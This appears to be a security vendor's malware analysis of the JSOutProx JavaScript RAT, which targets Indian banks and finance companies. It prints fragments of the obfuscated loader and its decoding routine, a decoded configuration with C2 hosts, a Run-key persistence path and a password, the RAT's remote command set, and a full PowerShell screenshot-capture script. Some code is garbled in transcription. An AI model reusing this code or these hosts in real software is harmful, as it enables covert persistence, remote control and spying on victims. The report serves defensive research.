



Multi-Staged
JSOutProx RAT
Targets Indian
Co-Operative Banks
and Finance Companies



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
Executive Summary

Since early 2021, Quick Heal Security Labs has been monitoring various attack campaigns using JSOutProx malware, which is a highly obfuscated & complex JavaScript JavaScript-based RAT. Most of these attacks are targeted against different small and medium businesses in the Banking and Financial sectors. Similar campaigns related to this malware have also been previously reported from other countries. But, these attacks which are targeting Indian companies are being operated from separate C2 servers. We have previously published a [blog](#) in October 2021 that emphasized malware and its different stages.

In this paper, we will go a little deeper into the different versions of the malware and how it targets Indian companies.



Initial Access:




(Fig.1 - Phishing Email)

The Initial Infection starts with an email which brings in a malicious compressed archive containing a JavaScript file. This file is the actual JsOutProx payload. We have analyzed multiple .eml files from this campaign. Most of them had either:

- Header with a spoofed email of the sender or
- Were compromised to make it look more legitimate and convincing to the victim.

This is a general tactic used by attackers in spam campaigns.



(Fig 2. ZoomEye record about IMAP Server)

In 2020, an Attacker used IMAP belonging to “192.188.88.116” to send bulk spam emails to its targets.

JSOutProx is a highly obfuscated, complex JavaScript based RAT. We have been monitoring this attack campaign since December 2019 and finding its activity even today.

- This JavaScript code is approximately 1 MB in size.
- Looking into the code, there is a variable with a long array of around 28k values in it.
- This occupies almost a quarter of the file size.
- This array consists of base64 kind of data, but on decryption, we get junk.

```

var H = ['mCkdWRPEzq==', 'iqBdTlxcHa==', 'ArvvWR7cKq==', 'cxDnsSoq', 'W7ZdV8oUy8eR', 'zuJcHCoRqW=
(function(r, z) {
var r = function(z, w) {
var HJ = function(z, w) {
var Ha = function(z, w) {
var Hm = function(z, w) {
var HK = function(z, w) {
var HI = function(z, w) {
var HC = [HJ('0x61fe', 'Z8L5'), HJ('0x420', 'Ruh8') + '=', HJ('0x3814', 'Cdq6') + HJ('0x6a7e', '(
(function(w, v) {
var Hk = function(w, v) {
try {
var HT = {};
HT[Ha('0x3613', 'eeXk')] = typeof WScript !== Hk(Ha('0x315e', '1JQF'), HI('0x5c38', 'A[&L')) ? WS
HT[Hk(Ha('0x26cf', 'eeXk'), HJ('0x4697', '*&nw'))] = typeof window !== HK('0x1546', 'I10r') ? win
HT[Hk(Ha('0x205', 'Z8L5'), Ha('0x19ad', 'Z8L5'))] = typeof screen !== Hk(HI('0x56a7', '5aA'), Hm
HT[Ha('0x533a', '1JQF')] = function(z) {
    
```

(Fig 3.)

The data is de-obfuscated by passing in the form of function (z, w) [e.g.: HJ('0x61fe', 'Z8L5')] where z refers to the index of the value in “H array” and w refers to RC4 decryption key.

The actual decoding function is hidden in variable r. The data is base64 decoded and RC4 decrypted at the time of execution.

```

var z = function(z, w) {
z = z - 0x0;
var v = H[z];
if (z['Qj2Ewn'] === undefined) {
var D = function(A) {
var f = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNORSTUVWXYZ0123456789+/-=';
var U = String(A) ['replace'] (/=/+$/g, '');
var i = '';
for (var Q = 0x0, d, h, e = 0x0; h = U['charCodeAt'](e++); ~h && (d = Q & 0x4 ? d * 0x40 + h : h, Q++ & 0x4) ? i += String['fromCharCode'](h) : h = String['fromCharCode'](h);
return i;
};
var l = function(A, E) {
var U = [],
Q = 0x0,
d, h = '',
e = '';
A = D(A);
for (var n = 0x0, o = A['length']; n < o; n++) {
e += '%' + ('00' + A['charCodeAt'](n) ['toString'] ('0x10') ['slice'] (-0x2));
}
A = decodeURIComponent(e);
var F;
for (F = 0x0; F < 0x100; F++) {
U[F] = F;
}
for (F = 0x0; F < 0x100; F++) {
Q = (Q + U[F] + f['charCodeAt'](F % f['length'])) % 0x100;
d = U[F];
U[F] = U[Q];
U[Q] = d;
}
}
}
}
    
```

(Fig 4.)

```

        U[F] = U[0];
        U[0] = d;
    }
    F = 0x0;
    Q = 0x0;
    for (var N = 0x0; N < A['length']; N++) {
        F = (F + 0x1) % 0x100;
        Q = (Q + U[F]) % 0x100;
        d = U[F];
        U[F] = U[Q];
        U[Q] = d;
        h += String['fromCharCode'](A['charCodeAt'](N) ^ U[(U[F] + U[Q]) % 0x100]);
    }
    return h;
};
z['dPMdKzP'] = 1;
r['VdzTAd'] = {};
r['OjzBwn'] = '';
}
var B = z['VdzTAd'][z];
if (B === undefined) {
    if (z['wMFacn'] === undefined) {
        r['wMFacn'] = '';
    }
    v = z['dPMdKzP'](v, w);
    z['VdzTAd'][z] = v;
} else {
    v = B;
}
return v;
};
    
```

(Fig 5.)

This RAT can be run as a JavaScript file on the command line, or as a .HTA file inside a window (mshta.exe). If it is running from inside a window, the RAT hides the window by resizing it to 0*0 pixels (height*width). Apart from that, it also moves it away from the viewable part of the screen.

```

try {
    if (typeof window !== undefined) {
        window[resize](0x0, 0x0);
        window["moveTo"]((screen[availWidth] * 0x2, screen[availHeight] * 0x2));
    }
} catch (Hb) {}
var HT = {};
HT[wscript] = typeof WScript !== (undefined) ? WScript : undefined;
HT>window = typeof window !== (undefined) ? window : undefined;
HT>screen = typeof screen !== (undefined) ? screen : undefined;
HT[Ha('0x533a', '110P')] = function(z) {
    
```

(Fig 6.)

Moving forward, there is a HT object being initialized

```

529 HT['Fs'] = HT[Hk(Hj('0x682', 'F[eg]', Ha('0x344f', 'zr6V')))(Hk(Hk('0x6cbb', '6u40'), Hl('0x1830', 'zr6V')) + Ha('0x59b2', 'G0k8'))];
530 HT[Hk(Ha('0xab7', 'Ako*'), HJ('0x6b1', '8z(')))] = HT[Hk(Ha('0x5eaf', 'zr6V'), Ha('0x39cd', 'Saa'))](Hk('0x655', 'x#z('));
531 HT['sh'] = HT[Hk('0x361b', 'F32Q')](Hk(Hl('0x2f4b', 'Sap#'), Hk('0x261c', 'G0k8')));
532 HT[Hk(Ha('0x1d5e', 'qUR'), Hl('0x595a', 'FAB0'))] = Hk(Hl('0x5e97', '$u51'), HJ('0x1459', 'u1s4')) + Hk(Hm('0x5f91', 'AP3y'), Hk('0x44b9', 'jxc('));
533 HT[Hk(Hk('0x5aaf', 'FAB0'), Hl('0x6e1f', '12QF'))] = new Date();
534 HT[Hk('0x5d02', 'rIth')] = HT[HJ('0x58c1', '$u51')][Hm('0x48ca', '+5m#')](Hk(HJ('0x8ec', 'jxc('), Hm('0x3c1f', 'eexk')) + '\x5c';
535 HT[Hk(Hk('0x1406', 'F32Q'), Hm('0x4d29', 'MH8b'))] = HT[Hm('0x2dc5', 'A[&L')][Hk(Hm('0x3cd0', 'H0Qn'), Hk('0x32ea', 'kKc'))](Ha('0x4d12', 'rIth') + '\x5c';
536 HT[Hk(Hm('0x6a13', '110r'), Hk('0xcae', '053v'))] = HT[Hk(Hl('0x470b', '053v'), Hl('0xa8d', '$u51'))][Hl('0x638d', 'xsz(') + Hm('0x65b6', 'F32Q') + 'gs')](Hk(HJ
537 HT[Hm('0x91', '110r')] = HT[Hk(Hm('0x2350', 'SRLp'), HJ('0x31bf', '9G5k'))](Hk(HJ('0x9f8', 'rIth'), Hk('0x5471', 'wDHU')) + 'gs')[HJ('0x3a93', '6nw')) + '\x5
538 HT[Hl('0x227e', 'UQux')] = HT[HJ('0x68d8', 'S18r')];
539 HT[Hk(Hk('0x5210', 'ZBL5'), Hk('0x6447', '7Cys'))] = '';
540 HT[Hk(HJ('0x4209', 'Ruh8'), Hl('0x31d8', 'H0Qn'))] = HJ('0x28db', '110r');
541 HT[Hl('0x8be', 'Saa')] = 0x2710;
542 HT[Hk(Hk('0x14af', 'ry9#'), Ha('0x64df', 'SRTI'))] = Hk(HJ('0x195e', 'MhC'), Hl('0x591f', 'A[&L']));
543 HT[Hl('0x2281', 'ry9#')] = 0x2710;
544 HT[Hk('0x50a1', 'u1s4')] = Hk(HJ('0x74e', 'u1s4'), Hk('0x65f6', 'SRTI'));
545 HT['ID'] = '';
    
```

(Fig 7.)

Setting the breakpoint and adding a watch to HT we can clearly see how it got de-obfuscated.

HT	[...]	Object
[Methods]		
AllStartupDir	"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\"	Q View String
AppData	"C:\Users\Test\AppData\Roaming\"	Q View String
Base64	[...]	Object
BaseUrl	"https://gensamogh.myq-seo.com:9059/"	Q View String
Delay	10000	Number
Delimiter	"_\"	Q View String
Download	[...]	Object
DownloadPlugin	[...]	Object
Environment	[...]	Object
File	[...]	Object
FilePlugin	[...]	Object
Fs	[...]	IFileSystem3
Hex	[...]	Object
Http	[...]	Object
ID	""	Q View String
IDPrefix	"okdhs"	Q View String
InfoPlugin	[...]	Object
InstallDir	"C:\Users\Test\AppData\Roaming\"	Q View String
InstallFileName	"macxrje"	Q View String
InstallPath	""	Q View String
MessageBag	[...]	Object
Moment	[...]	Object
Os	[...]	Object
Password	"vruxcvdfmopd123"	Q View String
Process	[...]	Object

(Fig 8.)


Password	"vruxcvdfmopd123"	Q View String
Process	[...]	Object
ProcessPlugin	[...]	Object
ProxyActions	false	Boolean
Registry	[...]	Object
RunSubkey	"software\microsoft\windows\currentversion\run"	Q View String
screen	undefined	Undefined
ScreenPShell	[...]	Object
ScreenPShellPlugin	[...]	Object
Sh	[...]	Object
Shell	[...]	Object
ShellPlugin	[...]	Object
SleepTime	10000	Number
StartArgs	true	Boolean
StartDate	Sat Dec 11 20:52:18 UTC+0530 2021	Object
StartupDir	"C:\Users\Test\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\"	Q View String
Stream	[...]	Object
Tag	"macxr"	Q View String
Temp	"C:\Users\Test\AppData\Local\Temp\"	Q View String
Us	""	String
ViewOnly	false	Boolean
window	undefined	Undefined
wscript	[...]	Object
Wsh	[...]	IWshShell3
WshRunSubkey	"HKCU\software\microsoft\windows\currentversion\run\"	Q View String
XmlEncoding	[...]	Object

(Fig 9.)

Methods (Offensive capabilities) can also be seen:

HT	[...]	Object
[Methods]		
addRegistry()	addRegistry(w, v)	Variant
addStartup()	addStartup()	Variant
checkIfPath()	checkIfPath(w)	Variant
exit()	exit()	Variant
getArgs()	getArgs()	Variant
getEnumerator()	getEnumerator(z)	Variant
getFullBody()	getFullBody(w)	Variant
getJavaPath()	getJavaPath()	Variant
getLaunchCommand()	getLaunchCommand(w, v)	Variant
getLauncher()	getLauncher(w)	Variant
getObject()	getObject(w)	Variant
getUa()	getUa()	Variant
getUuid()	getUuid()	Variant
getXObject()	getXObject(z)	Variant
init()	init()	Variant
install()	install()	Variant
installOrRun()	installOrRun()	Variant
isHTA()	isHTA()	Variant
isWScript()	isWScript()	Variant
launch()	launch(w, v)	Variant
launchArgs()	launchArgs(w)	Variant
receive()	receive()	Variant
removeRegistry()	removeRegistry(w)	Variant
removeStartup()	removeStartup()	Variant
restart()	restart()	Variant

(Fig 10.)



installOrRun()	installOrRun()	Variant
isHTA()	isHTA()	Variant
isWScript()	isWScript()	Variant
launch()	launch(w, v)	Variant
launchArgs()	launchArgs(w)	Variant
receive()	receive()	Variant
removeRegistry()	removeRegistry(w)	Variant
removeStartup()	removeStartup()	Variant
restart()	restart()	Variant
scriptFullName()	scriptFullName()	Variant
scriptName()	scriptName()	Variant
scriptParentDir()	scriptParentDir()	Variant
setZone()	setZone(w, v)	Variant
sleep()	sleep(w)	Variant
sleepEx()	sleepEx(w)	Variant
sleepPing()	sleepPing(w)	Variant
uninstall()	uninstall()	Variant
update()	update(w)	Variant

(Fig 11.)

Let's now focus on what is all this. Ht object basically has a configuration for the malware. A few interesting fields in the configuration include (fig below):

- The "BaseUrl" field points to the C2 domain and port number via the HTTP protocol. **"Hxxp[:]//gensamogh.myq-see.com:9059/" (source)**
- While downloading plugins and assemblies from C2, the "Password" field is used. **"vruxcvdfmopd123"**
- "Tag" field contains a campaign ID. "macxr". Initially, it was JSOutprox.
- "Startdate" is about the starting date of infection. **"Mon Dec 13 16:22:14 UTC+0530 2021"**
- Delimiter is used as a separator by the malware while exfiltrating data. "_|_"
- "ViewOnly" allows the attacker to monitor the victim to gather victim info and not write or execute anything on the machine.
- Fs: Uses Scripting File system Object to gain read/write privileges
- Wsh: Uses Wscript. Shell Object to execute Wscript files
- Sh: It uses Shell.Application object to execute command line applications
- InstallDir : Contains the location for installation of malware
- SleepTime: Delaying the execution of malware
- IDPrefix: This is used as a prefix when data is sent over C2
- ProxyActions: Indicates if malware is a proxy for any other process

```
HT['GetEnumerator'] = function(z) {
    return new Enumerator(z);
};
HT['Fs'] = HT['getXObject'](Scripting.FileSystemObject);
HT['Wsh'] = HT['getXObject'](Wscript.Shell);
HT['Sh'] = HT['getXObject'](Shell.Application);
HT['BaseURL'] = 'http://gensamogh.myq-see.com:9059/';
HT['StartDate'] = new Date();
HT['AllStartupDir'] = HT[Wsh](SpecialFolders) 'allusersstartup' + '\x5c';
HT['StartupDir'] = HT[Wsh][SpecialFolders] ('Startup' + '\x5c');
HT['AppData'] = HT[Wsh]['ExpandEnvironmentStrin' + 'gs'] ('%appdata%' + '\x5c');
HT['Temp'] = HT[Wsh]['ExpandEnvironmentStrin' + 'gs'] ('%temp%' + '\x5c');
HT['InstallDir'] = HT['AppData'];
HT['InstallPath'] = '';
HT['Delimiter'] = '_|';
HT['SleepTime'] = 0x2710;
HT['Password'] = "vruxcvdfmopd123";
HT['Delay'] = 0x2710;
HT['Tag'] = "macxr";
HT['ID'] = '';
HT['IDPrefix'] = "okdh=";
HT['RunSubKey'] = 'software\microsoft\win' + "dows\currentversion\ru" + 'n';
HT['WshRunSubkey'] = "HKCU\software\microsof" + "t\windows\currentversi" + "on\run\";
HT['ProxyActions'] = ![];
HT["InstallFileName"] = HT["Tag"] + ".js";
HT["StartArgs"] = ![];
HT["ViewOnly"] = ![];
HT['Ua'] = '';
```

(Fig 12.)

How is the configuration varying in different versions?

The configuration is almost the same in all versions, with few changes.

1. Base URL changes in different versions. Given below are the C2 found among all the versions.

- marcelbosgath.zapto.org:9790
- ruppamoda.zapto.org:9099
- apatee40rm.gotdns.ch:9897
- mathepqo.serveftp.com:9059
- protogoo.ddnsking.com:9081
- riyaipopa.ddns.net:9098
- dirrcharlirastrup.gotdns.ch:8037
- uloibdrupain.hopto.org:8909
- gensamogh.myq-see.com:9059
- cccicpatooluma.hopto.org:5090
- feednet.myftp.biz:6093

2. Tag which denotes the Campaign ID also changes. Few common ones found were: pod, kmewsx, macxr etc
3. IDPrefix also varies. Few of them are: okdh=, ivcbshs=, _ybj= etc
4. In the latest versions, the following fields have been observed:

- IsDonetInstalled
- IsAMSI
- Net
- IsEncrypted



Plugins:

This malware has various plugins to perform various operations such as exfiltration of data, performing file system operations etc. Apart from that, it also has various methods with offensive capabilities that perform various operations.

Methods:

A few interesting methods (can be seen in Fig 10 and Fig 11) are:

1. **getUuid** : Gets the UUID of the machine
remove Startup: Remove startup entries(persistence mechanism) if any
2. **userName** :Get the username of the victim's machines
Process(list): To list down all the processes which are running
3. **receive**: interpret commands received from C2. These commands are written in the form of a switch case. Given below are a few commands:

- **fnm**: Sends the scriptfullname to C2.
- **dvo**: set to View only
- **pat**: Update the implant
- **uss.s**: Set proxy actions and update sleep time
- **upd**: Update and restart the implant
- **rst**: Restart
- **rmz**: Set the zoneidentifier
- **l32**: open launch ScriptFullName
- **l64**: open launch scriptFullName
- **dcn**: exit
- **rbt**: reboot the victim's machine
- **shd**: shutdown the victim's machine
- **lgf**: disconnect
- **ejs**: evaluate a javascript code
- **evb**: evaluate a VBscript code
- **uis**: unInstall
- **ins**: install
- **rins**: reset the persistence mechanism
- **ruis**: remove the persistence
- **sins**: open addStartup
- **suis**: open removeStartup
- **int.g**: send C2 sleepTime
- **int.s**: set sleepTime ,
- **sdn**: Load a .NET dll(in new versions)

```
switch (l[0x0]) {
  case 'fnn':
    HT['http'][send](l[0x0], 'ScriptFullName'(), ![]);
    break;
  case 'dvo':
    HT['ViewOnly'] = ![];
    break;
  case 'pat':
    if ('false') break;
    HT['update'](l);
    break;
  case 'uss.s':
    HT['ProxyActions'] = B[v[lt('0x6455', '*&nw')]](l[0x1], 'l');
    HT['SleepTime'] = B[v[lr('0x3814', 'zr6Y')]](parseInt, l[0x2]);
    break;
  case 'uss.g':
    HT['http'][send](l[0x0], B['WuaaK'](B[v[lr('0x6100', '6u*0')]]('false' ? '1' : '0', '_l_'), HT[v[lv('0x32e
    break;
  case 'upd':
    if ('false') break;
    if (HT['update'](l)) {
      HT['restart']();
    }
    break;
  case 'rst':
    HT['restart']();
    break;
  case 'rmz':
    HT['SetZone']();
```

(Fig 13.)

Then there is an if-else loop related to plugins. These plugins are used to maintain the implant easily:

- **fi**: FilePlugin
- **do**: DownloadPlugin
- **sp**: ScreenPShellPlugin
- **cn**: ShellPlugin
- **in**: InvokePlugin
- **sh**: ShortcutPlugin
- **as**: AssociationPlugin
- **ju**: JavaInstallPlugin
- **pr**: ProcessPlugin.

```
if (l[0x0]['startsWith']('fi')) {
  else if (l[0x0]['startsWith']('do')) {
  else if (l[0x0]['startsWith']('sp'))
  else if (l[0x0]['startsWith']('cn')) {
  else if (l[0x0]['startsWith']('in'))
  else if (l[0x0]['startsWith']('sh')) {
  else if (l[0x0]['startsWith']]('as')) {
  else if (l[0x0]['startsWith']]('ju')) {
  else if (l[0x0]['startsWith']]('pr')) {
```

(Fig 14.)

How does this implant work?

After creating RAT configuration, the first function run by the implant is “init”.

```
try {  
  if (IsWScript()) {  
    HT['init']();  
  } else if ('IsHTA') {  
    HT['init']();  
  } else {  
    HT['init']();  
  }  
} catch (Hu) {}
```

(Fig 15.)

This will create an identification string for the victim machine where it gathers system information and stores them into the HT['ID'] variable. This ID is filled up with:

- VolumeSerial
- UUID
- Computername
- Username
- OSVersion
- OSCaption
- tag
- ScriptName

And it is separated by Delimiter.

This implant then moves in an endless loop in which it calls the above “receive” function every 5 seconds. This function basically allows the attacker to communicate and coordinate with the malware.

The malware connects to the C2 and fetches a string indicating the command to be executed into the “[0x0]” variable. This [0x0] variable can contain either commands or plugins, which are discussed above.

Let’s now look at plugins of older versions:

1. InfoPlugin: Infoplugin is used along with a function receiver that is used to interpret commands from C2. Basically this plugin is used to collect and send victim machine info to C2.

```
HT['InfoPlugin'] = {};  
HT['InfoPlugin']['recieve'] = function(w) {
```

(Fig 16.)

2. File plugin: Perform all file system operations.

- fi.del: Open File removeEx
- fi.cp: Open File copyEx
- fi.mv: Open File moveEx
- fi.nd: Open File createFolderEx
- fi.ren: Open File rename
- fi.e: Execute a file through Wsh etc..

```
HT['File']['fileExists'] = function(z) {  
HT['File']['folderExists'] = function(v) {  
HT['File']['driveExists'] = function(w) {  
HT['File']['expandPath'] = function(D) {  
HT['File']['getFileSize'] = function(z) {  
HT['File']['getFolderSize'] = function(v) {  
HT['File']['deleteFile'] = function(w) {  
HT['File']['deleteFolder'] = function(D) {  
HT['File']['copyFile'] = function(z, v) {  
HT['File']['moveFile'] = function(v, w) {
```

(Fig 17.)

3. ProcessPlugin: This plugin collects processing information. It also creates or terminates a process by calling the process-related functions.

```
HT['Process']['list'] = function() {  
HT['Process']['dump'] = function() {  
HT['Process']['taskkillId'] = function(w, D) {  
HT['Process']['taskkillName'] = function(z, w) {  
HT['Process']['terminateId'] = function(w) {  
HT['Process']['terminateName'] = function(v) {  
HT['Process']['createWmi'] = function(z, v, D) {  
HT['Process']['createProcess'] = function(z, v, w, D) {  
HT['Process']['getProcessByID'] = function(w) {  
HT['Process']['getProcessByName'] = function( 0x3d3d15) {  
HT['Process']['currentPID'] = function() {  
HT['Process']['currentPIDPS'] = function() {  
HT['ProcessPlugin'] = {};
```

(Fig 18.)

4. ScreenPShellPlugin: Perform mouse and keyboard operations using PowerShell scripts.

```
HT['ScreenPShell']['mouseWheel'] = function(w, v, D, B) {  
HT['ScreenPShell']['scrollUp'] = function(w, v, D) {  
HT['ScreenPShell']['scrollDown'] = function(w, v, D) {  
HT['ScreenPShell']['move'] = function(w, v) {  
HT['ScreenPShell']['getAction'] = function(w, v, D) {  
HT['ScreenPShell']['clickAction'] = function(w, v, D) {
```

(Fig 19.)

5. **ShellPlugin:** The “ShellExecute” option uses the ShellExecute method present in the object of Shell Application. ShellExecute should be called if the user has admin privileges. When the command fails, it attempts to disable AntiSPYware of Windows Defender from the Registry. If the user is not an Admin, ShellExecute is attempted with elevated permissions using the 'runas' flag (source). The “get output” option uses the Run method present in the object of WScript.Shell. The output is stored in a local file. Furthermore, it collects the user's keyboard language/code page in order to format the output properly.

Upon execution, the malware communicates with C2, which responds with a PowerShell script that captures the screenshot and saves it to a temp directory. There have been previous reports of the same PowerShell script being used in attacks against banks in the UK. Here is the PowerShell script:

```
[Reflection.Assembly]::LoadWithPartialName('System.Drawing.Imaging');[Reflection.Assembly]::
LoadWithPartialName('System.Windows.Forms');[Reflection.Assembly]::LoadWithPartialName(
'System.Drawing');$s=[System.Windows.Forms.SystemInformation]::VirtualScreen;$bounds=[Drawing.
Rectangle]::FromLTRB(0,0,$s.Width,$s.Height);$bmp=New-Object Drawing.Bitmap $bounds.width,
$bounds.height;$g=[Drawing.Graphics]::FromImage($bmp);$g.CopyFromScreen($bounds.Location,[
Drawing.Point]::Empty,$bounds.size);$codec=[Drawing.Imaging.ImageCodecInfo]::GetImageEncoders()
Where-Object{$_.FormatDescription -eq 'JPEG'};$sep=New-Object Drawing.Imaging.EncoderParameters;
$sep.Param[0]=New-Object Drawing.Imaging.EncoderParameter([System.Drawing.Imaging.Encoder]::
Quality,[long] 10); $ratio = (100 / 100);$newWidth = [int] ($bmp.Width*$ratio);$newHeight = [int]
($bmp.Height*$ratio);$temp = New-Object System.Drawing.Bitmap($newWidth, $newHeight);$g2 = [
System.Drawing.Graphics]::FromImage($temp);$g2.DrawImage($bmp,0,0 , $newWidth, $newHeight);$bmp.
Save('C:\Users\admin\AppData\Local\Temp\1639488697945.tmp',$codec,$sep);$g.Dispose();$g2.Dispose
();$bmp.Dispose();$temp.Dispose();
```

(Fig 20.)

Plugins in new versions:

With additional functionality, these files are around three MB in size. There is an inclusion of DotUtil functions that enables it to download and execute .NET assemblies in memory. The method “hasDotnet” discussed earlier also hints about .NET relation with JS.

```
ghplsv['StartupDir'] = ghplsv['Wsh']['specialFolders']['startup'] + '\x5c',
ghplsv['AppData'] = ghplsv['Wsh']['ExpandEnvironmentStrings']['%appdata%'] + '\x5c',
ghplsv['Temp'] = ghplsv['Wsh']['ExpandEnvironmentStrings']['%temp%'] + '\x5c',
ghplsv['InstallDir'] = ghplsv['AppData'],
ghplsv['AppHome'] = ghplsv['AppData'] + 'WinRAR\ ',
ghplsv['InstallPath'] = '',
ghplsv['Delimiter'] = '_|_',
ghplsv['SleepTime'] = 0x2 * 0x9 + -0x1348 + -0x12 * -0x227,
ghplsv['Password'] = 'vruxcvdfmopdl23',
ghplsv['Delay'] = 0xe4e * 0x2 + 0x157f + -0x2e33,
ghplsv['Tag'] = 'pod',
ghplsv['i'] = '',
ghplsv['IDPrefix'] = '_yb]=',
ghplsv['IsEncrypted'] = ![],
ghplsv['IsAMSI'] = ![],
ghplsv['IsDonetInstalled'] = ![],
ghplsv['RunSubkey'] = 'HKCU\software\microsoft\windows\currentversion\run\ ',
ghplsv['hasDotnet'] = function() {
ghplsv['getUuid'] = function() {
ghplsv['isHTA'] = function() {
```

(Fig 21.)

Given below are DotUtil functions.

```
ghplsv['DotUtil']['className'] = 'Program',
ghplsv['DotUtil']['Serialized'] = '',
ghplsv['DotUtil']['create'] = function(a, b) {
ghplsv['DotUtil']['setVersion'] = function() {
ghplsv['DotUtil']['getVersion'] = function() {
ghplsv['DotUtil']['getAvailableVersion'] = function() {
ghplsv['DotUtil']['base64ToStream'] = function(a) {
ghplsv['DotUtil']['md5Hash'] = function(a) {
ghplsv['DotUtil']['md5HashFile'] = function(a) {
ghplsv['DotUtil']['sha256Hash'] = function(a) {
ghplsv['DotUtil']['sha256HashFile'] = function(a) {
ghplsv['DotUtil']['base64Decode'] = function(a) {
ghplsv['DotUtil']['base64Encode'] = function(a) {
ghplsv['DotUtil']['aesEncrypt'] = function(a, b) {
ghplsv['DotUtil']['aesDecrypt'] = function(a, b) {
ghplsv['DotUtil']['aesEncryptFile'] = function(a, b, t) {
ghplsv['DotUtil']['aesDecryptFile'] = function(a, b, t) {
ghplsv['DotUtil']['hexEncode'] = function(a) {
ghplsv['DotUtil']['hexDecode'] = function(a) {
ghplsv['DotUtil']['stringFromByte'] = function(a) {
ghplsv['DotUtil']['byteFromString'] = function(a) {
```

(Fig 22.)

